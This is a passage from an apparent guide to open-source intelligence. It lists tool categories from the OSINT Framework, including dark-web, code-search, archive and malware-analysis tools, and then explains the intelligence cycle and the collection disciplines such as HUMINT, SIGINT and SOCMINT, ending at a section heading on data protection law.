
- DeepDotWeb
- I2P Anonymous Network (T)
- Tor Download (T)
- Onion Investigator
- docker-onion-Nmap (T)
- Hunchly Hidden Services Report
- Onioff
- Tor Scan
- OnionScan
- Ahmia
- OnionLink



Another useful category we found was one called “Code Search,” which will give you access to sites that are specialized in code search.

These sites can be used to search for lines of code on past and present projects, companies, online repositories, and much more. Some of the best we found include:

- PublicWWW
- Github-Dorks (T)
- Gitrob (T)
- NerdyData
- Searchcode



There is also a great section called “Archives,” which features links to popular sites and tools for retrieving historical information. The list includes popular options like:

- Waybackpack (T)
- Browsershots
- Bounce
- PDFmyURL
- Wayback Machine Chrome Extension
- Common Crawl
- Wayback Machine – Beta Search
- Screenshots.com
- UK Web Archive
- Textfiles.com
- Cached Pages
- Cached View
- WebCite
- Archive.is

In that same category, a section called “Data Leaks” offers interesting leaks from critical data extracted and published on popular websites such as WikiLeaks or Cryptome.


On the lowest part of the OSINT Framework resource tree, you will find other tools that can help your investigation when no individuals are involved, such as OpSec, code analysis, malware identification, metadata analysis, etc. These include popular tools like:

- ExifTool
- FOCA (T)
- Metagoofil (T)

- Sandbox
- Pikker.ee Cuckoo Sandbox
- Joe File Analyzer
- Ether
- MalwareViz
- Hybrid Analysis
- Malwr
- VirusTotal

62. The Intelligence Cycle

The Intelligence Cycle is a concept that describes the general intelligence process within a civilian, law enforcement or military intelligence agency. The intelligence cycle is the process through which intelligence is obtained, produced, and made available to users. In depicting this cycle, the United States Intelligence Community uses a six-step process. Other nations may describe this cycle differently; however, the process is largely the same. The steps in the intelligence cycle are explained in the following illustration:



Planning and Direction. The first step in the cycle, planning, and direction involve the management of the entire intelligence effort, from the identification of a need for data to the final delivery of the intelligence product to the consumer. The process consists of identifying, prioritizing, and validating intelligence requirements, translating requirements into observables, preparing collection plans, issuing requests for information collection, production, and dissemination, and continuously monitoring the availability of collected data. In this step, specific collection capabilities are tasked, based on the type of information required, the susceptibility of the targeted activity to various types of collection activity, and the availability

of collection assets.

Collection. The second step, collection, includes both acquiring information and provisioning that information to processing and production elements. The collection process encompasses the management of various activities, including developing collection guidelines that ensure optimal use of available intelligence resources. Intelligence collection requirements are developed to meet the needs of potential consumers. Based on identified intelligence, requirements collection activities are given specific taskings to collect information. These taskings are generally redundant and may use a number of different intelligence disciplines for collection activities. Tasking redundancy compensates for the potential loss or failure of a collection asset. It ensures that the failure of a collection asset is compensated for by duplicate or different assets capable of answering the collection need. The use of different types of collection systems contributes to redundancy. It also allows the collection of different types of information that can be used to confirm or disprove potential assessments. Collection operations depend on secure, rapid, redundant, and reliable communications to allow for data exchange and to provide opportunities for cross-cueing of assets and tip-off exchanges between assets. Once collected, information is correlated and forwarded for processing and production.

Processing. The third step, processing, is the conversion of collected information into a form suitable for the production of intelligence. In this process, incoming information is converted into formats that can be readily used by intelligence analysts in producing intelligence. Processing may include such activities as translation and reduction of intercepted messages into a written format to permit detailed analysis and comparison with other information. Other types of processing include video production, photographic processing, and correlation of information collected by technical intelligence platforms.

Production. The fourth step, production, is the process of analyzing, evaluating, interpreting, and integrating raw data and information into finished intelligence products for known or anticipated purposes and applications. The product may be developed from a single source or from all-source collection and databases. To be effective, intelligence production must focus on the consumer's needs. It should be objective, timely, and most importantly accurate. As part of the production process, the analyst must eliminate information that is redundant, erroneous, or inapplicable to the intelligence requirement. As a result of the analytical effort, the analyst may determine that additional collection operations are required to fill in gaps left by previous collection or existing intelligence databases. The final intelligence product must provide the consumer with an understanding of the subject area, and draw analytical conclusions supported by available data.

Dissemination. The fifth step of the intelligence cycle is dissemination. Dissemination is the conveyance of intelligence to the consumer in a usable form. Intelligence can be provided to the consumer in a wide range of formats including verbal reports, written reports, imagery products, and intelligence databases. Dissemination can be accomplished through physical exchanges of data and through interconnected data and communications networks.

Evaluation. Continually acquire feedback during the Intelligence Cycle and evaluate that feedback to refine each individual step and the cycle as a whole.

Constant evaluation and feed-back from consumers are extremely important to enabling those involved in the Intelligence Cycle to adjust and refine their activities and analysis to better meet consumers' changing and evolving information needs.

62.1. Planning and Directing

Determining what issues need to be addressed and what information must be gathered to provide the proper answers.

Policymakers, including the president, his or her advisers, the National Security Council, and other major departments and agencies of government, initiate requests for intelligence. The IC's issue coordinators interact with these officials to identify core concerns and information requirements. These needs then guide our collection strategies and allow us to produce the appropriate intelligence products. We begin by examining finished intelligence from previous cycles, which leads us to formulate a strategic plan for new intelligence gathering and analysis.

62.2. Collection

Gathering raw information from many different sources.

In this stage, also known as data gathering, intelligence is acquired through activities, such as interviews, technical and physical surveillance, human source operations, searches, and liaison relationships. Information can be gathered from open, covert, electronic and satellite sources.

There are six basic types of intelligence collection.

- Signals Intelligence (SIGINT): The interception of signals, whether between people, between machines, or a combination of both
- Imagery Intelligence (IMINT): Representations of objects reproduced electronically or by optical means on film, electronic display devices, or other media
- Measurement and Signature Intelligence (MASINT): Scientific and technical intelligence information used to locate, identify or describe distinctive characteristics of specific targets
- Human-Source Intelligence (HUMINT): Intelligence derived from human sources, the oldest method for collecting information
- Open-Source Intelligence (OSINT): Publicly available information appearing in print or electronic form, including radio, television, newspapers, journals, the Internet, commercial databases, videos, graphics and drawings
- Geospatial Intelligence (GEOINT): Imagery and geospatial data produced through an integration of imagery, imagery intelligence, and geographic information

In the first stage, the collection as it pertains to open source includes the identification of potentially useful information and the retention of that material. This stage requires guidance—either explicit or general—for open-source collectors to identify the kinds of information that should be collected and to prioritize collection efforts to reflect the requirements of the IC.

The acquisition is the physical or electronic collection of this information. Retention is the continued holding of acquired OSIF.

Of the four types of OSIF considered here, news media content is the easiest to collect.

For the first-generation OSINT, the physical acquisition of transmitted news media data presented logistic challenges that required FBIS to disperse to multiple geographic locations to intercept broadcasts. The collection of print material was dependent on the presence of a diplomatic officer or clandestine collector to physically acquire published material. Today, however, with most news media information available online, logistic challenges have shifted from processing to information management. The retention of news media information is fairly simple. The volume of such information is manageable, and the information generally comes in a standardized and text-based format.

Gray literature, like news media content, is becoming easier to collect, for similar reasons. Gray literature creators have been slower than news media in transitioning to online content, so there are still cases in which a collector is required to physically acquire information in hard copy, particularly in the developing world, where Internet usage by institutions may not be widespread. As is the case for news media content, retention of gray literature is not very difficult.

Social media information, in contrast, presents many unique challenges in the collection phase, for both short-form and long-form content. First, a complete picture of the raw data can be difficult to acquire. In the startup phase of social media content analysis, social media analytics were easily accessible and sometimes even free to use. One company, Topsy, for example, provided public access to a complete index of Twitter material since Twitter's start in 2006. However, as social media analytics has become an established industry, platforms like Topsy have been purchased and shuttered by larger companies looking to monetize these markets. Social media aggregation companies that market social media data often provide only a fraction of the data from a social media platform or dataset from only a specific window of time. Furthermore, these providers also tend to focus on social media data from U.S.-based platforms, primarily Twitter and Facebook, although native platforms are more relevant for some of the IC's key interests. In addition, even if the IC can acquire a complete set of social media data rather than a subset, the data do not present a representative sample for a population. Demographic groups do not use social media evenly, and in many locations of interest to the IC, usage can be tremendously impacted by socioeconomic class.

The collection of social media data also raises legal issues related to the protection of U.S. persons, which is particularly relevant to retention. Such issues are less present with gray literature and mostly nonexistent with news media. As social media data can easily include data related to U.S. persons, the IC must follow stringent procedures related to the collection and retention of information. Those procedures are detailed in a variety of regulations, including Executive Order 12333 and DoD Directive 5240.01. In addition, both long-form and short-form social media content are more dynamic than news media content or gray literature. A news article (with the exception of corrections) is generally not a living document—if a story has changed, a separate, new article will be generated. In contrast, a discussion trend may garner interest and updates for a few days or weeks, or it could continue for years. Acquisition and retention of social media content, in particular, must be real-time and constant, as impactful content may be posted and removed in a short period of time if it incites controversy or reveals sensitive information—cases that could be of particular interest to the IC. Finally, both long-form and short-form social media content are increasingly presented in formats other than text. YouTube videos are an example of long-form social media content in a different format, and short-form social media data in a nontext format include images on platforms such as Flickr and “live” videos on platforms such as Facebook and Twitter.

62.3. Processing & Exploitation

Synthesizing the raw intelligence into a usable state.

The collection stage of the intelligence process typically yields large amounts of unfiltered data, which requires organization. Substantial intelligence resources are devoted to the synthesis of this data into a form that intelligence analysts can use. Information filtering techniques include:

- Exploiting imagery
- Decoding messages and translating broadcasts
- Reducing telemetry to meaningful measures
- Preparing information for computer processing, storage, and retrieval
- Placing human-source reports into a form and context to make them more understandable

Exploitation seeks to determine whether the information is what it purports to be and what its value is to the IC. Exploitation is also sometimes referred to as analysis. One of the most significant challenges associated with using OSINT products is the sheer volume of information that is publicly available and the degrees of reliability inherent in that information. Thus, a great deal of time in analyzing OSINT must be spent on separating the reliable, “good” intelligence from the “bad.” Analysts must be able to “gather, judge, and sort information, know and handle limitations, and understand different users, needs, tasks, information mix, organization, institutions, and the law.” The finished product should provide analytical conclusions guided by the available sources.

We break exploitation down into three phases: authenticating, evaluating credibility, and contextualizing.

Authenticating seeks to verify whether the information is what it says it is. Authentication may need to occur concurrently with data-aggregation functions to ensure that a data sample or composite is not wrongly skewed.

Evaluating credibility like authentication, is fairly straightforward for traditional media content and gray literature but extremely difficult for social media content. A credibility measure seeks to determine whether the information is trustworthy—that is, whether it was provided without intent to deny or deceive and whether its source has plausible access to it.

Contextualizing allows the open-source analyst to relay subject-matter expertise to the ultimate consumer. This may involve comments about the source that provide additional information, such as information relevant to credibility. Contextualizing could also involve compiling multiple items of OSIF from any deliverable into a product that provides a more comprehensive picture of an issue.

62.4. Analysis and Production

Integrating, evaluating and analyzing all available data, and distilling it into final intelligence products.

Analysts integrate the data into a coherent whole, put the evaluated information in context, and produce finished intelligence that includes assessments of events and judgments about the implications of the information for the United States. They are encouraged to include alternative scenarios in their assessments and to look for opportunities to warn about possible developments abroad that could either provide threats to or opportunities for, U.S. security and policy interests. Analysts also develop requirements for the collection of new information.

62.5. Dissemination

Distributing intelligence products to the policymakers who requested them.

Once the information has been reviewed and correlated with data from other available sources, it is called finished intelligence and is disseminated directly to the same policymakers whose initial needs generated the intelligence requirements. Finished intelligence is provided daily to the president and key national security advisers who then make decisions based on this information. These decisions may lead to requests for further examination, thus triggering the intelligence cycle again.


There are five categories of finished intelligence.

- Current Intelligence: Addresses day-to-day events
- Estimative Intelligence: Looks forward to assessing potential developments that could affect U.S. national security
- Warning Intelligence: Sounds an alarm or gives notice to policymakers
- Scientific and Technical Intelligence: Includes an examination of the technical development, characteristics, performance and capabilities of foreign technologies, including weapon systems or subsystems
- Research Intelligence: Supports other finished intelligence products (current, estimative, warning, and scientific and technical)

62.6. Evaluation & Feedback

A dialog between intelligence consumers and producers should occur before and continue after the intelligence has been received. The analyst should have some sense of how well their intelligence requirements are being met and address any adjustments that need to be made. Feedback assesses the degree to which the finished intelligence addresses the needs of the intelligence consumer and will determine if further collection and analysis are required.

63. Intelligence Collection Disciplines



Intelligence is a discipline that exploits a number of information collection and analysis approaches to provide guidance and direction to policymakers/commanders in support of their decisions. This is achieved by providing an assessment of available data from a wide range of sources, directed towards the policymakers' mission requirements, or responding to focused questions as part of the operational or campaign planning activity. To provide an informed analysis, the policy maker's information requirements are first identified. These information requirements are then incorporated into a process of intelligence collection, analysis, and dissemination.

Areas of study may include the operational environment, hostile, friendly, and neutral forces, the civilian population in an area of combat operations, and other broader areas of interest. Intelligence activities are conducted at all levels, from tactical to strategic, in peacetime, the period of transition to war, and during a war itself.

Most governments maintain a military and nonmilitary intelligence capability to provide analytical and information collection personnel in both specialist units and from other arms and services. The intelligence capabilities interact with civilian intelligence capabilities to inform the spectrum of political and military activities. Personnel selected for intelligence duties may be selected for their analytical abilities and personal intelligence before receiving formal training.

There are various kinds of intelligence. They are military, political, economic, social, environmental, health, and cultural, which can provide valuable information for policy decisions. Many people view intelligence as gathered through secret or covert means. While some intelligence is indeed collected through clandestine operations and known only at the highest levels of government, other intelligence consists of widely available information. There are five main ways of gathering intelligence that is often collectively referred to as "intelligence collection disciplines" or the "INTs." Most nations, and many sub-national and private organizations, have HUMINT capabilities that they use to collect data on their adversaries and competitors. These collection capabilities, however, are often limited by the technological capabilities of the intelligence

organization. Historically, less technologically capable nations have been unable to gain access to information; however, this situation is changing.

63.1. (OSINT) Open Source Intelligence

Open-source intelligence involves the use of materials available to the public by intelligence agencies and other adversaries. Some analysts have estimated that the Soviet Union derived up to 90 percent of its intelligence from open-source information. With the proliferation of electronic databases, it has become easier to collate large quantities of data, and structure information to meet the needs of the adversary collector. Open-source information can often provide extremely valuable information concerning an organization's activities and capabilities. Frequently, open-source material can provide information on organizational dynamics, technical processes, and research activities not available in any other form. When open-source data is compiled, it is often possible to derive classified data or trade secrets. This is particularly true in the case of studies published in technical journals.

A significant understanding of research and development efforts can often be derived by analyzing journal articles published by different members of a research organization. Finally, open-source information is generally timely and maybe the only information available in the early stages of a crisis or emergency.

Open-source intelligence collection does have limitations. Often articles in military or scientific journals represent a theoretical or desired capability rather than an actual capability. Censorship may also limit the publication of key data needed to arrive at a full understanding of an adversary's actions, or the press may be used as part of a conscious deception effort.

63.2. (HUMINT) Human Intelligence

Human intelligence is derived from human sources. HUMINT remains synonymous to the public with espionage and clandestine activities, yet, in reality, most HUMINT collection is performed by overt collectors such as diplomats and military. HUMINT is the oldest method for collecting information about a foreign power. HUMINT is the primary source of intelligence for all governments until the technical revolution of the mid to late twentieth century. It remains the mainstay of their intelligence collection activities for most nations in the world. HUMINT includes overt, sensitive, and clandestine activities and the individuals who exploit, control, supervise, or support these sources.

Sensitive HUMINT activities may depend upon the same methods as overt activities; however, the sponsor of the activity must be protected from disclosure. Disclosure of the sponsor's identity may result in political embarrassment, compromise of other intelligence operations, or security threats to the sponsoring nation.

Clandestine HUMINT sources include agents who have been recruited or have volunteered to provide information to a foreign nation and foreign nationals who successfully infiltrate an organization with a cover story. The latter cases are fairly rare and generally come to the United States under the guise of being political refugees. Once in the United States, they move into positions that allow them to gather political, technical, or economic information for their governments.

Even with the explosion of technical capabilities, HUMINT can still provide information that even the most proficient technical collectors cannot, such as access to internal memoranda and to compartmented information. Most importantly, human collectors can provide key insights into the intentions of an adversary, whereas technical collection systems are often limited to determining capabilities. HUMINT can be used to reveal adversary plans and intentions. HUMINT can also provide documentary evidence such as blueprints of facilities, copies of adversary plans, or copies of diplomatic or policy documents. Finally, HUMINT is extremely cost-effective compared with technical collection systems and does not require a significant technological production base for support.

63.3. (SIGINT) Signals Intelligence

Signals intelligence is derived from signal intercepts comprising, either individually or in combination, all communications intelligence (COMINT), electronic intelligence (ELINT), and foreign instrumentation signals intelligence (FISINT), however, transmitted. COMINT, one of the primary SIGINT disciplines, includes information derived from intercepted communications transmissions.

COMINT targets voice and teleprinter traffic, video, Morse code traffic, or even facsimile messages. Assuming access is possible, COMINT can be collected from the airwaves, cable, fiber optics, or any other transmission medium.

ELINT includes the interception and analysis of non-communications transmissions, such as radar. ELINT is used to identify the location of an emitter, determine its characteristics, and infer the characteristics of supported systems.

FISINT consists of intercepts of telemetry from an opponent's weapons systems as they are being tested. Telemetry units provide designers with information on a prototype's guidance system operation, fuel usage, staging, and other parameters vital for understanding operational characteristics. These data enable the designer to evaluate the performance of the prototype. However, if intercepted, they also provide an adversary with the ability to estimate the capability of the prototype.

Signals intelligence collection can be performed from a variety of platforms. Examples include overt ground collection sites, such as the Russian facility at Lourdes, Cuba; ships and aircraft. SIGINT facilities can monitor transmissions from communications satellites, as well as terrestrial facilities. International communications satellites are routinely monitored by foreign intelligence services. The majority of collection capabilities targeting a powerful country may be ground or sea-based, and target line of site or satellite communication systems.

63.4. (MASINT) Measurement & Signatures Intelligence

MASINT is scientific and technical intelligence information obtained by quantitative and qualitative analysis of data derived from specific technical sensors for the purpose of identifying any distinctive features associated with the source emitter or sender. This information is then used to facilitate the subsequent identification or measurement of the same type of equipment. The term measurement refers primarily to the data collected for the purpose of obtaining finite metric parameters. The term signature refers primarily to data indicating the distinctive features of phenomena, equipment, or objects as they are sensed by the collection instrument. The signature is used to recognize the phenomenon, equipment, or object when its distinctive features are detected.

Examples of MASINT disciplines include radar intelligence (RADINT), infrared intelligence (IRINT), and nuclear intelligence (NUCINT). Because it works in different parts of the electromagnetic spectrum, MASINT detects information patterns not previously exploited by sensors. MASINT sensors collect information generally considered by the targeted nation to be peripheral in nature. As a result, these signatures are often not protected by any countermeasures.

63.5. (IMINT) Imagery Intelligence

IMINT is a product of imagery analysis. Imagery includes representations of objects reproduced electronically or by optical means on film, electronic display devices, or other media. Imagery can be derived from visual photography, radar sensors, infrared sensors, lasers, and electro-optics. IMINT includes the exploitation of data to detect, classify, and identify objects or organizations. It can be produced from either hard- or soft-copy (digital) imagery. Hard-copy imagery is synonymous with film, while soft-copy imagery is displayed on electronic terminals. Both types of imagery sources can be analyzed and interpreted for various purposes by different users.

At one time, the imagery intelligence threat was largely restricted to the former Soviet Union and later to the Russian Federation. This is no longer true. The proliferation of space-based imagery systems permits much greater use of imagery products by nations that previously did not have access to them. Currently, imagery can be purchased from a variety of sensors.

These systems include the Land satellite multispectral imagery (MSI) system operated by the United States, the French SPOT MSI and pan-chromatic imaging system, the European Space Agency's ERS-1 synthetic aperture radar imaging system, and the Japanese JERS-1 multi-sensor imager. Additionally, the Russians are selling 2 meters or better imagery from their space-based reconnaissance systems. The commercial imagery market is likely to continue to grow at an exponential rate, and additional collection systems are currently being developed.

Imagery also has limitations. Except for synthetic aperture radar, imagery quality is normally degraded by darkness and adverse weather. This allows the targeted organization to use these periods of time to conduct activities that they wish to go unobserved.

If an organization is aware that it is being targeted by imagery systems, they can use camouflage, concealment, and deception (CC & D) techniques to obscure their activities or provide a misleading image to the observing party. Effective use of CC & D may result in the adversary drawing erroneous conclusions about the observed organization's capabilities and activities. Finally, imagery intelligence collection usually requires a technologically oriented infrastructure. While this requirement may be lessened to some extent in the future, effective use of imagery will still require well educated, technically competent analysts a capability that may be beyond adversaries.

63.6. (GEOINT) Geospatial intelligence

Geospatial Intelligence is the analysis and visual representation of security-related activities on the earth. It is produced through an integration of imagery, imagery intelligence, and geospatial information.

63.7. (TECHNINT) Technical intelligence

Technical intelligence (TECHNINT) are gathered from analysis of weapons and equipment used by the armed forces of foreign nations, or environmental conditions.

63.8. (FININT) Financial intelligence

FININT (financial intelligence): With its professional motto ‘follow the money’, FININT is the discipline of tracking financial transactions to infer adversaries’ capabilities, intentions, and networks. Focusing on terrorist financing, tax evasion, and money laundering, or the arms trade, FININT is primarily interested in how adversaries fund their operations and assets, as well as mapping the intermediary institutions and/or persons involved in these operations. FININT is one of the most diverse schools of discipline, serving multiple branches of a government, and also one that isn’t necessarily tied to security or crisis decision-making. Longer-term trends that don’t require a response under time or information constraints, and can be accessed through open sources, such as economic growth, industrial production, accounting policy, and econometric data, are under the jurisdiction of FININT.

63.9. Intelligence Tasking

Tasking and coordination is an important function in the intelligence management process. In particular, tasking and coordination meetings provide the principal method by which leadership control is maintained over the intelligence process. In particular, the meetings:

- Provide a good view of the real nature of the problems.
- Tackle the strategic and tactical issues within the policing unit.
- Drive the control strategies, setting the agenda for intelligence, prevention, and enforcement priorities.
- Provide a mechanism for decision making which identifies priorities and the resources required.
- Commission action in the form of operations or activities.

The overall objective of tasking and co-ordination is therefore to achieve maximum impact from the intelligence effort.

LEVELS OF IMPACT

There are basically three levels of impact:

- a. Strategic: Provides assessment of the changing risk landscape for developing plans and allocating resources to meet the demands of emerging risks.
- b. Operational: Actionable intelligence about long-term threats used to develop and implement preventive responses.
- c. Tactical: Actionable intelligence about imminent threats disseminated to develop and implement preventive, and/or mitigating, response plans and activities.

LEVELS OF OPERATION

The Tasking & Coordination Groups (T & CGs) sit in strategic and tactical formats at level 1 (lowest level), level 2 (middle tier) and level 3 (national or organizational).


Despite the different levels, care must be taken not to confine work to these levels in isolation. Issues at the next level must always be taken into account to ensure that opportunities are not missed, and that appropriate resources are applied.

STRATEGIC TASKING AND COORDINATION

Strategic tasking and coordination provide the strategic direction to the intelligence and resultant law enforcement effort.

- The role of strategic tasking and coordination is therefore to:
- Consider the strategic assessment.
- Set and amend the control strategy, where necessary.
- Establish priorities for prevention, intelligence, and enforcement opportunities.
- Sanction the intelligence required to fill the identified intelligence gaps
- Set the prioritization of resources.

The diagram below highlights the basic activity of the strategic tasking and coordination group and its relationship with the tactical tasking and coordination group.



63.10. (CYBINT/DNINT) Cyber or digital network intelligence

Cyber or digital network intelligence (CYBINT or DNINT) is gathered from cyberspace.

63.11. SOCMINT (Social Media Intelligence)

Social Media Intelligence (SOCMINT) is the intelligence of social networks. SOCMINT can be defined as the analytical exploitation of information available on social media networks. It is a new intelligence discipline based on tools and solutions for monitoring social networks and transforming open-source information gathered in social media into actionable intelligence. The professionals of corporate security, police forces, government intelligence, and compliance compile data entries in social networks to process them into useful and meaningful intelligence, usable in making decisions. SOCMINT has become a very important tool in the work of intelligence agents, law enforcement, private security professionals, compliance officers, and risk control programs. The efficient use of the SOCMINT tool contributes actively to public and private security, through the identification of early warning activities on disorders and threats, or the construction of situational knowledge in rapidly changing situations.

64. Data Protection and Privacy Law

